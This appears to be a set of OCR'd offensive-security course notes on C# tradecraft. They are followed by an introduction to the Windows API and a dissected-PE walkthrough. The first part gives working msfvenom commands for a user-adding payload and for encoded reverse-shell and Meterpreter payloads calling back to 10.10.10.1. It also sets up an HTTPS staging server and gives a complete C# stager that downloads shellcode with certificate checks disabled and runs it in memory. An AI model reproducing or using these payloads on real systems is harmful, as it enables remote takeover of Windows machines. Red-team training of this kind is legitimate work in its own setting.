Reference : https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.getprocesses?view=net-5.0

Payload Types :

Singles:

```
msfvenom -p windows/adduser USER=h4ck3r PASS=Password X > Payload.exe
```

Stagers:

```
msfvenom -a x86 –platform windows -p windows/shell/reverse_tcp
LHOST=10.10.10.1 LPORT=9999 -b “\x00” -e x86/shikata_ga_nai -f exe -o
/Payloads/Payload.exe
```

Stageless:

```
msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.10.10.1 LPORT=9999
EXTENSIONS=stdapi,priv -f exe -x ~/scratch/ImmunityDevugger.exe -o
/Payloads/Payload.exe
```

3.3 Offensive C# Trade-Craft

3.3.1 Custom C# code for Meterpreter Stager Execution

Generate Payload

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=<Attack_IP> LPORT=8080 -f exe > rev.exe
```


Setup Server to fetch **Staged** Payload URL

```
openssl genrsa > privkey.pem
```

```
openssl req -new -x509 -key privkey.pem -out crt.pem -days 365
```

```
twistd -n web -c crt.pem -k privkey.pem --https=8080
```


Fetched **Staged** Payload URL



```
2021-03-11T16:54:16+0530 [twisted.python.log#info] "192.168.29.221" - - [11/Mar/2021:11:24:15 +0000] "GET /p1ik7DWihxL3gvaAl8sKMgbwdrMFocOLlAXeaHM5dG8_fY28fRDKp_C8c79vD
y6a211Ml1gWTHLGRUM_vkO7izA8FpGbqfnWK0KFLt7HqMD2PNHtq3LC626XmjQuBMDA7NSCuA7lSmx HTTP/1.1" 200 199 "-" "-"
```

Note : Install Twisted using **pip install twisted**


Level-1
DLL & their Functions



```
using System;
using System.Net;
using System.Text;
using System.Configuration.Install;
using System.Runtime.InteropServices;
using System.Security.Cryptography.X509Certificates;

public class Program
{

    //https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualalloc
    [DllImport("kernel32")]
    private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

    //https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createthread
    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr
param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

    //https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-waitforsingleobject
    [DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    private static UInt32 MEM_COMMIT = 0x1000;
    private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
```

Note : Please do not Copy / Paste Codes, they are available in a separate file

Level-2
DLL & their Functions



```
public static void Main()
    {
        string url = "<Custom_Stage_Payload_URL>";
        Stager(url);
    }

public static void Stager(string url)
    {

        WebClient wc = new WebClient();
        wc.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/60.0.3112.113 Safari/537.36");
        ServicePointManager.Expect100Continue = true;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        ServicePointManager.ServerCertificateValidationCallback = delegate { return true; };

        byte[] shellcode = wc.DownloadData(url);

        UInt32 codeAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        Marshal.Copy(shellcode, 0, (IntPtr)(codeAddr), shellcode.Length);
        IntPtr threatHandle = IntPtr.Zero;
        UInt32 threadId = 0;
        IntPtr parameter = IntPtr.Zero;
        threatHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);
        WaitForSingleObject(threatHandle, 0xFFFFFFFF);

    }



}
```

NOTE : Make sure the URL is properly fetched

Windows API

- **Introduction to API**

  - Set of predefined Windows Functions used to control the appearance and behaviour of Windows Elements.

  - Each and every user action causes the execution of several API functions.


  - Windows APIs resides in DLLs like User32.dll, Kernel32.dll present in System32 folder location.

  - Languages like C#, F# etc provides a way to access the access Windows APIs

  - APIs in .NET are called through Platform Interop Services (System.Runtime.InteropServices namespace)

  - APIs can be used by Binaries, DLLs etc to perform recon / elevate privileges etc in a target environment.

MS APIs Docs: https://docs.microsoft.com/en-us/windows/win32/apiindex/windows-api-list



Windows API

System Services

Windows User Interface

Administration & Management

Diagnostics

Graphics & Multi-Media

Networking


Security

Features

- AD Rights Management Services
- Authentication
- Authorization
- Cryptography
- Certificate Enrolment
- Management

Reference : https://docs.microsoft.com/en-us/previous-versions//aa383723(v=vs.85)?redirectedfrom=MSDN

Example of API call (or Function call) :



```
HANDLE OpenProcess(
  DWORD dwDesiredAccess,
  BOOL  bInheritHandle,
  DWORD dwProcessId
);
```

- Important DLLs containing API functions :
    - Kernel32.dll (Interact with Processes, Threads)
    - User32.dll (Handle GUI, Peripherals etc)
    - Shell32.dll (Windows Shell)
    - Netapi32.dll (Networking Operations)
    - Advapi.dll (Manage Windows services, registry etc)
    - NTDLL.dll

- To check the mapping of functions and DLLs, always check the Requirements section in the MS Documentation.

- Tools like DependancyWalker can be used to retrieve the DLLs & Functions a Windows module (exe, dll, ocx etc) calls during execution.


4.2 Windows API Components

4.2.1 Process


- Process is a execution of a program and program contains a set of instructions.

- Any executing program is called a Process

- Attributes of a Process :
    - Process ID
    - CPU Scheduling Information
    - Process State (Ready, Terminated, Suspended, Running)
    - I/O Status Information
    - CPU Registers
    - Token Information



Dissected PE


SHA-1 b7af4cb51ce38e43e030656eb2698fab408cf6cb
download @ pe101.corkami.com
simple
simple.exe
header
technical details about the executable
sections
contents of the executable
DOS header
shows it's a binary
PE header
shows it's a 'modern' binary
optional header
executable information
data directories
pointers to extra structures (exports, imports,...)
sections table
defines how the file is loaded in memory
code
what is executed
imports
link between the executable and (Windows) libraries
data
information used by the code

Hexadecimal dump	ASCII dump	Fields	Values	Explanation
4D 5A 00 00-00 00 00 00-00 00 00 00-00 00 00 00 Offset:0x30 00 00 00 00-00 00 00 00-00 00 00 00-40 00 00 00	MZ.............. ....@...	e_magic e_lfanew	'MZ' 0x40	constant signature offset of the PE Header ❶
Offset:0x40 50 45 00 00-4C 01 03 00-00 00 00 00-00 00 00 00 00 00 00 00-E0 00 02 01...	PE..L........... ....a...	Signature Machine NumberOfSections SizeOfOptionalHeader Characteristics	'PE', 0, 0 0x14c [intel 386] 3 0xe0 0x102 [32b EXE]	constant signature processor: ARM/MIPS/Intel/... number of sections ❷ relative offset of the section table ❷ EXE/DLL/...
Offset:0x58 ...0B 01 00 00-00 00 00 00 00 00 00 00-00 00 00 00-00 10 00 00-00 00 00 00 00 00 00 00-00 00 40 00-00 10 00 00-00 02 00 00 00 00 00 00-00 00 00 00-04 00 00 00-00 00 00 00 00 40 00 00-00 02 00 00-00 00 00 00-02 00 00 00 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 00-10 00 00 00...	....@......... ....@..............	Magic AddressOfEntryPoint ImageBase SectionAlignment FileAlignment MajorSubsystemVersion SizeOfImage SizeOfHeaders Subsystem NumberOfRvaAndSizes	0x10b [32b] 0x1000 0x400000 0x1000 0x200 4 [NT 4 or later] 0x4000 0x200 2 [GUI] 16	32 bits/64 bits where execution starts ❺ address where the file should be mapped in memory where sections should start in memory ❷ where sections should start on file ❷ required version of Windows total memory space required total size of the headers ❸ driver/graphical/command line/... number of data directories ❹
...00 00 00 00-00 00 00 00 00 20 00 00-00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00	....	ImportsVA	0x2000	RVA* of the imports ❹

```
Offset:0x138
                                2E 74 65 78-74 00 00 00   .text...
00 10 00 00-00 10 00 00-00 02 00 00-00 02 00 00   ................
00 00 00 00-00 00 00 00-00 00 00 00-20 00 00 60   ................
2E 72 64 61-74 61 00 00-00 10 00 00-00 20 00 00   .rdata..........
00 02 00 00-00 04 00 00-00 00 00 00-00 00 00 00   ................
00 00 00 00-40 00 00 40-2E 64 61 74-61 00 00 00   ....@..@.data...
00 10 00 00-00 30 00 00-00 02 00 00-00 06 00 00   .....0..........
00 00 00 00-00 00 00 00-00 00 00 00-40 00 00 C0   ............@..+
```

Sections table

Name	VirtualSize (RVA*)	VirtualAddress (RVA*)	SizeOfRawData (physical size)	PointerToRawData (physical offset)	Characteristics
.text	0x1000	0x1000	0x200	0x200	CODE EXECUTE READ
.rdata	0x1000	0x2000	0x200	0x400	INITIALIZED READ
.data	0x1000	0x3000	0x200	0x600	DATA READ WRITE

For each section, a SizeofRawData sized block is read from the file at PointerToRawData offset.
It will be loaded in memory at address ImageBase + VirtualAddress in a VirtualSize sized block, with specific characteristics.

```
Offset:0x200/RVA:0x401000
6A 00 68 00-30 40 00 68-17 30 40 00-6A 00 FF 15   j.h.0@.h.0@.j. .
70 20 40 00-6A 00 FF 15-68 20 40 00               p.@.j. .h.@.
```

x86 assembly	Equivalent C code
push 0 push 0x403000 push 0x403017 push 0 call [0x402070]	MessageBox(0, "Hello world!", "a simple PE executable", 0);
push 0 call [0x402068]	ExitProcess(0);

```
Offset:0x400/RVA:0x402000
3C 20 00 00-00 00 00 00-00 00 00 00-78 20 00 00   <...........x...
68 20 00 00-44 20 00 00-00 00 00 00-00 00 00 00   h...D...........
85 20 00 00-70 20 00 00-00 00 00 00-00 00 00 00   à...p...........
00 00 00 00-00 00 00 00-00 00 00 00-4C 20 00 00   ............L...
00 00 00 00-5A 20 00 00-00 00 00 00-00 00 45 78   ....Z.........Ex
69 74 50 72-6F 63 65 73-73 00 00 00-4D 65 73 73   itProcess...Mess
61 67 65 42-6F 78 41 00-4C 20 00 00-00 00 00 00   ageBoxA.L.......
5A 20 00 00-00 00 00 00-6B 65 72 6E-65 6C 33 32   Z.......kernel32
2E 64 6C 6C-00 75 73 65-72 33 32 2E-64 6C 6C 00   .dll.user32.dll.
```

Imports structures

descriptors
0x203c → 0x204c, 0 (INT*)
0x2078 → kernel32.dll → 0, ExitProcess (Hint,Name)
0x2068 → 0x204c, 0 (IAT*)
0x2044 → 0x205a, 0 (INT*)
0x2085 → user32.dll → 0, MessageBoxA (Hint,Name)
0x2070 → 0x205a, 0 (IAT*)
00000
All addresses here are RVAs*

Consequences

after loading,
0x402068 will point to kernel32.dll's ExitProcess
0x402070 will point to user32.dll's MessageBoxA

```
Offset:0x600/RVA:0x403000
61 20 73 69-6D 70 6C 65-20 50 45 20-65 78 65 63   a.simple.PE.exec
75 74 61 62-6C 65 00 48-65 6C 6C 6F-20 77 6F 72   utable.Hello.wor
6C 64 21 00                                       ld!.
```

Strings
a simple PE executable\0
Hello world!\0

Ref : https://raw.githubusercontent.com/corkami/pics/master/binary/pe101/pe101.png

Thread

- Threads are subset of Process
- They are not independent of one another and hence share code section, address space & Data Section with other threads
- Threads runs in same memory space as the process it belongs to
- They directly communicate with other threads of it's process
- Create more threads and run code




Image Reference : https://sites.google.com/site/sureshdevang/thread-vs-process

4.2.4 Handles

- Object that points to the memory location of another object (pointer)
- A process handle is an integer value that identifies a process to Windows
- Win32 APIs call them Handle
- Process, Threads, files and other resources like registry keys have Handles too.


Literally, not this one

Reference : https://sites.google.com/site/sureshdevang/thread-vs-process

4.2.5 Windows Structure

- Provides a high level interface to various System Features on Windows OS models

- Features includes :
  - Create & Communicate with separate Process
  - Interact with Registry and File Subsystems



```
typedef struct _PROCESS_INFORMATION {
  HANDLE hProcess;
  HANDLE hThread;
  DWORD  dwProcessId;
  DWORD  dwThreadId;
} PROCESS_INFORMATION, *PPROCESS_INFORMATION, *LPPROCESS_INFORMATION;
```

Structure Example

- Windows Structure holds data in a specific way in-memory

